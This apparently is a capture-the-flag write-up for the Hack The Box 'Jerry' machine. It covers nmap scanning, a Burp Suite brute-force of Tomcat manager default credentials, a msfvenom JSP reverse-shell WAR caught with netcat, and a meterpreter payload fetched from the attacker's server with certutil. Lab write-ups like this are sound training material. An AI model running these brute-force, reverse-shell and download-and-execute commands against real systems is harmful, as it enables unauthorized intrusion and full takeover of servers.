
Jerry -HTB

Enumeration


- we use nmap for enumeration:



```
└─$ nmap -p- -A -T4 -Pn 10.10.10.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 06:10 EST
Nmap scan report for 10.10.10.95
Host is up (0.042s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.80 seconds
```

- we found a default webpage (apache tomcat):



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup · Realms & AAA · Examples · Servlet Specifications

First Web Application · JDBC DataSources · Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

$CATALINA_HOME/conf/tomcat-users.xml

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Migration Guide

Security Notices

Documentation

Tomcat 7.0 Documentation

Tomcat 7.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

$CATALINA_HOME/RUNNING.txt

Developers may be interested in:

Tomcat 7.0 Bug Database

Tomcat 7.0 JavaDocs

Tomcat 7.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion


taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Exploitation

- Using burpsuite we find that the password is base64 encoded:![[2024-01-30_17-04.png]


- We can use decoder to decode bas64 and we find that it is in a username:password format



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.10.95:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic dG9tY2F0OnRvbWNhdA==
```


```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.10.95:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic tomcat:tomcat
```

- To do brute forcing we need to convert to Base64:



```
┌──(kali㉿kali)-[~/Downloads/Jerry]
└─$ echo -n 'tomcat:tomcat' | base64
dG9tY2F0OnRvbWNhdA==
```

- To do this for all passwords we need a bash command `for cred in $(cat tomcat_passwds.txt); do echo -n $cred | base64 ; done` ' where tomcat_passwds.txt has all default passwords
- Use burpsuite to bruteforce:



Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base reques

Target: http://10.10.10.95:8080

```
GET /manager/status HTTP/1.1
Host: 10.10.10.95:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.10.95:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic §dG9tY2F0OnRvbWNhdA==§


```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack typ
customized in different ways.

Payload set: 1

Payload count: 25

Payload type: Simple list

Request count: 25

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
YWRtaW46cGFzc3dvcmQ=
YWRtaW46
YWRtaW46UGFzc3dvcmQx
YWRtaW46cGFzc3dvcmQx
YWRtaW46YWRtaW4=
YWRtaW46dG9tY2F0
Ym90aDp0b21jYXQ=
bWFuYWdlcjptYW5hZ2Vy
```

Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe tra


☐ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

- We found 2 matches:



Request	Payload	Status code	Error	Timeout	Length	You are not authorized to view this page
5	YWRtaW46YWRtaW4=	200	□	□	7330	
20	dG9tY2F0OnMzY3JldA==	200	□	□	7329	
0		401	□	□	2819	1
1	YWRtaW46cGFzc3dvcmQ=	401	□	□	2819	1

- These are the passwords required:




```
┌──(kali㉿kali)-[~/Downloads/Jerry]
└─$ base64 -d <<< YWRtaW46YWRtaW4=

admin:admin

┌──(kali㉿kali)-[~/Downloads/Jerry]
└─$ base64 -d <<< dG9tY2F0OnMzY3JldA==

tomcat:s3cret
```

- We create a msfvenom payload with `msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.25 LPORT=4444 -f war > reverse.war` then deploy using the previously found credentials.



Deploy

Deploy directory or WAR file located on server

Context Path (required): ____

XML Configuration file URL: ____

WAR or Directory URL: ____


Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

- listening on netcat using `nc -nlvp 4444` we get an root shell:



```
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

Metasploit

- use `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.25 LPORT=4444 -f exe > meterpreter.exe` for creating the payload
- listen using exploit/multi/handler
- To upload the payload host a http server with `python -m SimpleHTTPServer 80` then use `certutil -urlcache -f http://10.10.14.25/Downloads/Jerry/meterpreter.exe c:\users\administrator\desktop\flags\meterpreter.exe` in the shell and execute the meterpreter.exe file.

- Then we get a meterpreter shell

  `